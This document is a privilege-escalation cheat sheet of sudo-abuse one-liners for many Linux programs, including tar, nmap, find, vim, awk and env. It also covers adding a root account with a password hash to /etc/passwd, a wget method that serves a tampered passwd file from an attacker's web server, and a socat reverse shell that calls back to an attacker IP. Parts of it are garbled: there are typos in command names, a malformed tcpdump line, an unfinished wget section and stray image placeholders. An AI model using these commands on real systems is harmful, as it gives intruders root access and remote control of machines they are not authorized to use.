EXPLOIT SUDO VIA LINUX PRIVILEGE ESCALATION

Exploits for: zip, tar, strace, tcpdump, nmap, scp, except, nanon, pico, git, ftp, gdb, find, nano, vim, man, awk, less, ftp, nmap, apache2, more, wget, perl, python, vi, env, socat

**Sudoer File Syntax.**

root ALL=(ALL) ALL

Explain 1: The root user can execute from *ALL* terminals, acting as *ALL* (any) users, and run *ALL* (any) command.

touhid ALL= /sbin/poweroff

Explain 2: The above command, makes the user touhid can from any terminal, run the command power off using **touhid’s user password**.

touhid ALL = (root) NOPASSWD: /usr/bin/find

Explain 3:  The above command, make the user touhid can from any terminal, run the command find as **root** user **without password**.

To Exploiting sudo user you need to find commands you are allowed to execute  
sudo -l

**Using zip command**

$ sudo zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"

**Using tar command**

$ sudo tar cf /dev/null testfile --checkpoint=1 --checkpointaction=exec=/bin/bash

**Using strace command**

$ sudo strace -o/dev/null /bin/bash

**Using tcpdump command**

$ echo $’id\ncat /etc/shadow’ > /tmp/.shell

$ chmod +x /tmp/.shell

$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.shell-Z root

**Using nmap command**

$ echo "os.execute('/bin/sh')" > /tmp/shell.nse

$ sudo nmap --script=/tmp/shell.nse

**Using scp command**

$ sudo scp -S /path/yourscript x y

**Using except command**

$ sudo except spawn sh then sh

**Using nano command**

$ sudo nano -S /bin/bash

**type your command and hit CTRL+T**

**Using git command**

$ sudo git help status

**type:  !/bin/bash**

**Using gdb/ftp command**

$ sudo ftp

**type :  !/bin/sh**

**Using Find Command**

Sudo find /etc/passwd -exec /bin/sh \;

Or

Sudo find /bin -name nano -exec /bin/sh \;

**Using Vim Command**

Sudo vim -c ‘!sh’

**Using Nmap Command**

Old way

Sudo nmap --interactive

Nmap> !sh

Sh-4.1#

NOTE: nmap --interactive option not available in latest nmap

Last way without –interactive:

Echo “os.execute(‘/bin/sh’)” > /tmp/shell.nse && sudo nmap –script=/tmp/shell.nse

**Using Man Command**

Sudo man man

Then type !sh and hit enter.

**Using Less/More Command**

Sudo less /etc/hosts

Sudo more /etc/hosts

Then type !sh and hit enter

**Using awk Command**

Sudo awk ‘BEGIN {system(“/bin/sh”)}’

**Using Nano Command**

Nano is a text editor that can modify passwd file and add a user into a passwd file as root. Add the below line into /etc/password to add user with root

Sudo nano /etc/password

Touhid:$6$bxwJfzor$MUhUWO0MUgdkWfPPEydqgZpm.YtPMI/gaM4IVqhP21LFNWmSJ821kvJnlyoODYtBh.SF9aR7ciQBRCcw5bgjX0:0:0:root:/root:/bin/bash


Su touhid (password is test)

**Using wget Command**

This way this requires a Web Server to download a file.

On Attacker Side.

* First Copy Target’s /etc/passwd file to attacker machine.
* Modify file and add a user in passwd file which is saved in the previous step to the attacker machine, [**information security**](http://www.webimprints.com/) experts said.
* Append this line only => touhid:$6$bxwJfzor$MUhUWO0MUgdkWfPPEydqgZpm.YtPMI/gaM4lVqhP21LFNWmSJ821kvJnIyoODYtBh.SF9aR7ciQBRCcw5bgjX0:0:0:root:/root:/bin/bash
* Host that passwd file to using any web server



**Spawn shell using Perl one-liner**

perl -e 'exec "/bin/bash";'

**Spawn shell using Python one-liner**


python -c 'import pty;pty.spawn("/bin/bash")'

**Spawn shell using Vi-editor (Visual editor**


**sudo vi**

!bash and hit enter

SCRIPTING LANGUAGES:



Now enter: raaz ALL= (root) NOPASSWD: /bin/script/asroot.sh, /bin/script/asroot.py, /bin/script/shell



Check sudo -l

Then run sudo /bin/script/asroot.xx

**Spawn Shell Using Env**

sudo env /bin/bash

**Spawn Shell Using Socat**

Attacker machine: socat file:`tty`,raw,echo=0 tcp-listen:1234

Victim: socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.105:1234